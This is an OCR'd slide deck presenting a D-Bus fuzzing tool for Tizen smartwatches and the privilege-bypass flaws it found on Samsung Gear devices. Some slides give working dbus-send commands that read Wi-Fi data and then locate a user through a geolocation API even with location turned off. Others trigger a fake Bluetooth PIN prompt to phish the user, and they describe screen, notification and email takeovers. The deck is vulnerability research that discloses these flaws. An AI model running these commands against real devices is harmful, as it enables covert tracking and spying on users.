https://github.com/kiding/dan

Dan: Runner

- Each module sends a shell script to run
- Wraps the script into an application
  - No privilege in `tizen-manifest.xml`
  - `main` function of the app
    - Executes the script
    - Compresses `stderr` `stdout` into `tar.gz`
    - Logs the location of the `tar.gz`
- Builds, installs and runs it on the target device
  - Automated with Tizen Studio and `sdb`
- Waits for the `tar.gz` location to appear in log
- Pulls and decompresses the `tar.gz`



https://github.com/kiding/dan

Step 1: Bus Name Discovery

- Aggregate all possible services (bus names)
  - One service can have multiple bus names
  - Unique `:1.4`
    Well-known `org.example.service`
- From extracted firmware
  - `/usr/share/dbus-1/*`
- From runtime
  - Call D-Bus built-in method to D-Bus daemon:
    `org.freedesktop.DBus.ListNames`

`/usr/share/dbus-1`
`/system-services`
`/org.freedesktop`
`.systemd1.service`

```
1  [D-BUS Service]
2  Name=org.freedesktop.systemd1
3  Exec=/bin/false
4  User=root
```

```
onetwothree@onetwothree-VirtualBo
sh-3.2$ dbus-send --system --dest=org.f
reedesktop.DBus --type=method_call --pr
int-reply /org/freedesktop/DBus org.fre
edesktop.DBus.ListNames
method return time=1531570907.216310 se
nder=org.freedesktop.DBus -> destinatio
n=:1.5074 serial=3 reply_serial=2
   array [
      string "org.freedesktop.DBus"
      string ":1.128"
      string ":1.767"
      string ":1.404"
      string "org.pulseaudio.Server"
      string "net.netconfig"
      string ":1.5074"
      string ":1.80"
      string ":1.81"
      string ":1.82"
      string "ALARM.aoma-dm-spd"
      string ":1.83"
      string ":1.85"
      string ":1.87"
      string "org.projectx.bt"
      string ":1.88"
      string ":1.130"
      string ":1.131"
      string ":1.374"
      string ":1.132"
```

Source: freedesktop.org

Step 2: Object Introspection #1

- Recursively introspects the services
  - Objects, interfaces, methods, ...
- Each service can provide its object structure
  - Call D-Bus built-in method to service daemon: `org.freedesktop.DBus.Introspectable.Introspect`
  - Service can respond with well-formatted XML

```
Bus name: org.freedesktop.systemd1
Object:   /
```

```
<node>
...
 <interface name="org.freedesktop.DBus.Properties">
  <method name="Get">...</method>
  <method name="GetAll">
   <arg name="interface" direction="in" type="s"/>
   <arg name="properties" direction="out" type="a{sv}"/>
  </method>
  <method name="Set">...</method>
...
 </interface>
 <node name="dloginit_2eservice"/>
 <node name="syslog_2eservice"/>
...
</node>
```

Child objects

Step 2: Object Introspection #2

```
Bus name:  org.freedesktop.systemd1
Object:    …/syslog_2eservice
Interface: org.freedesktop.systemd1.Service
```

```
array [
  dict entry(
     string "ExecStart"
     variant             array [
           struct {
              string "/usr/sbin/rsyslogd"
              array [
                 string "/usr/sbin/rsyslogd"
                 string "-n"
              ]
              boolean false
              uint64 0
              uint64 0
              uint64 0
              uint64 0
              uint32 0
              int32 0
              int32 0
           }
        ]
  )
```


GetAll.jison

```
{
    "ExecStart": [
        ["/usr/sbin/rsyslogd",
         ["/usr/sbin/rsyslogd", "-n"],
         false, 0, 0, 0, 0, 0, 0, 0]
    ],
```

- Reads every property value of every object for all of its interfaces
  - Call D-Bus built-in method to service daemon: `org.freedesktop.DBus.Properties.GetAll`
- Parses `dbus-send` "format"
  - Into a JSON-compliant form
  - With a custom Bison parser

SUNG KYUN KWAN UNIVERSITY

Step 3: Method Invocation



- Calls every method of every interface for all the objects
  - Using random arguments to never actually execute the program logic
- Parses the returned error, then categorize each method
  - `AccessDenied`, `ServiceUnknown`, `UnknownObject`, `NoReply`, ... → Ignore
  - Other errors or no error at all: "Callable"

Step 4: Prune and Print

- Prunes duplicate bus names
  - Unique `:1.6`
    Well-known `org.freedesktop.systemd1`
  - Hash every object, remove duplicates
- Prints property and callable methods
  - In `dbus-send` command form
  - For further manual analysis

db.json


```
▼
  ▶ callable:  [{…}, {…}, {…}, {…}, {…}, {…}, {…}, {…}, {…}, {…},
  ▶ names: ["org.a11y.atspi.Registry", "ALARM.acalendar-service",
  ▼ root:
    ▼ :1.6:
      ▶ /org/freedesktop/systemd1: {org.freedesktop.DBus.Peer: {…},
    …
    ▼ org.freedesktop.systemd1:
      ▶ /org/freedesktop/systemd1: {org.freedesktop.DBus.Peer: {…},
```


methods.log

```
1  dbus-send --system --type=method_call --print-reply \
2  --dest=org.freedesktop.systemd1 \
3  /org/freedesktop/systemd1 \
4  org.freedesktop.systemd1.Manager.GetUnit
5  [{"type":["s"],"direction":["in"]},
6  {"type":["o"],"direction":["out"]}]
7  …
```


Arguments

Evaluation

- Target Device
  - Samsung Gear Sport: Build RC4, Tizen 3.0.0.2, Release Date 2018-03-28
  - Takes about an hour
- Statistics
  - Total # of bus names: 269
  - Readable Properties #: 130,634
  - Callable Methods #: **2,319** (!)
    - Excluded Default Interface: `org.freedesktop.DBus`, …

Callable Yet Safe?

- ③ Third privilege check
  - Log suggests access is denied after service explicitly asks Cynara
  - Yet no D-Bus error gets returned; treated as a normal D-Bus call
  - Dan categorizes methods as "Callable"
- Examine manually further for exploits
  - On Gear Sport and Gear S2




```
onetwothree@onetwothree-VirtualBox: ~/Lab/d
sh-3.2$ dlogutil -c
sh-3.2$
sh-3.2$ dbus-send --system --type=method_call \
> --print-reply \
> --dest=org.tizen.NetNfcService \
> /org/tizen/NetNfcService/Tag \
> org.tizen.NetNfcService.Tag.GetBarcode
method return time=1531480477.778261 sender=:1.
39 -> destination=:1.3418 serial=68 reply_seria
l=2
   int32 -967
   array [
   ]
sh-3.2$
sh-3.2$ dlogutil | grep -Ei 'NFC.+cynara'
E/NET_NFC_MANAGER( 2445): net_nfc_server_contex
t.c: _get_credentials(202) > cynara_check FAIL,
 checking whitelist...
```

No error

Privilege Violations

4

Vulnerable Services


- Wi-Fi
- Bluetooth
- Screen
- Notification
- Email
- …and many more

Wi-Fi Takeover

- D-Bus APIs for `wpa_suplicant` are fully exposed
  - `wpa_supplicant`: Free software implementation of 802.11i
  - Tizen builds its own API/daemons on top
- Every method is callable, every property is readable
  - `CreateInterface`, `RemoveInterface`, `Scan`, …
  - WPS `Start`, `GetPin`; P2P `Find`, `Connect`, …
- Violated Tizen privileges
  - `network.get`, `network.profile`, `network.set`, `wifidirect`
  - `location`, `location.enable` (Platform level; private privilege)

Wi-Fi – Track Location

- GPS coordinates can be publicly queried from
  - BSSID of nearby Wi-Fi networks
  - Signal values of the networks
- Malware can track user <u>even if location is off</u>
  - Force-trigger Wi-Fi Scan
  - Acquire network information
  - Query current location





```
$ dbus-send --system --dest=fi.w1.wpa_supplicant1 \
/fi/w1/wpa_supplicant1/Interfaces/0/BSSs/1 \
org.freedesktop.DBus.Properties.Get \
string:fi.w1.wpa_supplicant1.BSS string:BSSID
variant       array of bytes [
 90 8d 78 64 ad c0
]

$ dbus-send --system --dest=fi.w1.wpa_supplicant1 \
/fi/w1/wpa_supplicant1/Interfaces/0/BSSs/1 \
org.freedesktop.DBus.Properties.Get \
string:fi.w1.wpa_supplicant1.BSS string:Signal
variant       int16 -51

$ curl 'https://googleapis.com/geolocation/v1/geolo
cate' -d $'{"wifiAccessPoints":[{"macAddress":
"90:8d:78:64:ad:c0", "signalStrength": -51}]}'

{"location":{"lat": 37.2957026,
"lng": 126.97689210000001},"accuracy": 30.0}
```

Bluetooth Takeover #1

- Partially exposed: `projectx.bt/bt_core`
  - Tizen's own API/daemons for Bluetooth
  - Silently authorize incoming pair request
  - Force discoverable "`piscan`" mode
  - Prompt a PIN request system UI
  - …
- Malware can phish user to obtain PIN
  - Present legitimate system UI to trick user
  - Any input is returned to the malware

```
1 $ dbus-send --system --type=method_call \
2 --print-reply --dest=org.projectx.bt \
3 /org/tizen/adapter_agent \
4 org.bluez.Agent1.RequestPinCode \
5 objpath:/org/bluez/hci0/dev_78_F7_BE_91_30_26
```





```
7 string "12345"
```

Actual name of the paired smartphone

Bluetooth Takeover #2 Demo

- Partially exposed: `bluez`
  - `bluez`: Bluetooth stack for Linux-like OSes
  - Force disconnect, gather information, …
- Bonus: *No restriction* on `hcidump` utility
  - Any user can dump Bluetooth packets with no superuser privilege
  - Dump HCI packets + force disconnect + auto reconnect → Extract link key
- Violated Tizen privileges
  - `bluetooth`
  - `bluetoothmanager` (Platform level; private)



Screen Takeover

Demo

- Enlightenment/EFL
  - Tizen's choice of window manager
- Partially exposed: `enlightenment.screen_capture`
  - `dump_topvwins` dumps windows into PNG files
- Violated Tizen privileges
  - `screenshot` (Platform level; private)

Notification Takeover

Demo


- Partially exposed: `com.samsung.wnoti`
  - Manages notification transmitted to Gear
  - Many functions that involves notification
  - `ClearAll` to remove all notifications
  - `GetCategories` to read all data
  - …
- Violated Tizen privileges
  - `notification`, `push`, *???*


```
interface com.samsung.wnoti {
  methods:
    ClearAll(...);
    ClearCategory(...);
    ClearNotification(...);
    BlockCategory(...);
    BlockApp(...);
    ControlPopup(...);
    RequestMobileAction(...);
    RequestMobileActionIntent(...);
    ExecuteWearAction(...);
    LaunchApplicationOnHost(...);
    LaunchWebsearch(...);
    ChangeNewFlag(...);
    InsertPanel(...);
    IsPanelReady(...);
    ClearPanel(...);
    SetColorExtractionValue(...);
    GetCategories(...);
    PostNotificationCards(...);
    ReadNotificationCards(...);
    RemoveNotificationCards(...);
    RemoveNotification(...);
    GetApplicationIdentifier(...);
    GetApplicationMetaInfo(...);
```

Email Takeover

Demo

- `wemail_consumer_service`
  - Manages user's mailbox on Gear, communicates with manager on phone
  - `req_show_on_device` to launch Email app on phone
  - `req_mail_state` to modify message data
  - `req_send_mail` to send any email from user's address
- "Security" for private methods
  - {"id":"wemail-private-send-mail-noti", …}
  - `strcmp` and nothing more
- Violated Tizen privileges
  - `messaging.write`
  - `email`, `email.admin` (Platform level; private)



```
000227AC LDR   R1, =(aItemid+4 - 0x227B8)
000227B0 ADD   R1, PC, R1 ; "Id"
000227B4 BL    j__get_string_val
000227B8 LDR   R1, =(aWemailPrivateS - 0x227C4)
000227BC ADD   R1, PC, R1 ; "wemail-private-send-mail-noti"
000227C0 MOV   R5, R0
000227C4 BL    g_strcmp0
000227C8 CMP   R0, #0
000227CC BNE   loc_22998

00022998
00022998
00022998 LDR   R2, =(aSrcWemailIpcMs - 0x229B0)
0002299C MOV   R1, #0x3B7
000229A0 LDR   R3, =(aWemailIpcSeria_10 - 0x229B8)
000229A4 MOV   R0, #0
000229A8 ADD   R2, PC, R2 ; "src/wemail-ipc-msg.c"
000229AC STR   R1, [SP,#0x38+var_30]
000229B0 ADD   R3, PC, R3
000229B4 ADD   R2, R2, #4
000229B8 ADD   R3, R3, #0x35C
000229BC STR   R2, [SP,#0x38+var_38]
000229C0 STR   R3, [SP,#0x38+var_34]
000229C4 MOV   R1, #6
000229C8 LDR   R2, =(aWemailCommon - 0x229D8)
000229CC LDR   R3, =(aSSDIdIsDiffere - 0x229DC)
000229D0 ADD   R2, PC, R2 ; "WEMAIL_COMMON"
000229D4 ADD   R3, PC, R3 ; "%s: %s(%d) >  id is different"
000229D8 BL    __dlog_print
000229DC MOV   R0, #0xFFFFFFFF
000229E0 B     loc_2294C
```

Demo

Sequence shortened from


https://youtu.be/Yc4AvlJLLpw

Strange Case of wnoti


```
<busconfig>
...
<policy context="default">
<allow send_destination="com.samsung.wnoti"/>
<check send_destination="com.samsung.wnoti" send_interface="com.samsung.wnoti"
       send_member="ClearPanel" privilege="http://tizen.org/privilege/notification"/>
<check send_destination="com.samsung.wnoti" send_interface="com.samsung.wnoti"
      send_member="LaunchWebsearch"
      privilege="http://developer.samsung.com/tizen/privilege/hostbrowser.launch"/>
<check send_destination="com.samsung.wnoti" send_interface="com.samsung.wnoti"
       send_member="SetSmartRelay" privilege="http://tizen.org/privilege/notification"/>
</policy>
</busconfig>
```

- `wnoti-service.conf`: Only three methods are listed
  - Many other sensitive methods are missing

Strange Case of `wpa_supplicant`



How it was designed




How it actually works


- `connman.conf` and `net-config.conf` protect Tizen's own Wi-Fi daemons
- But `wpa_supplicant.conf` doesn't exist: D-Bus is not hierarchical

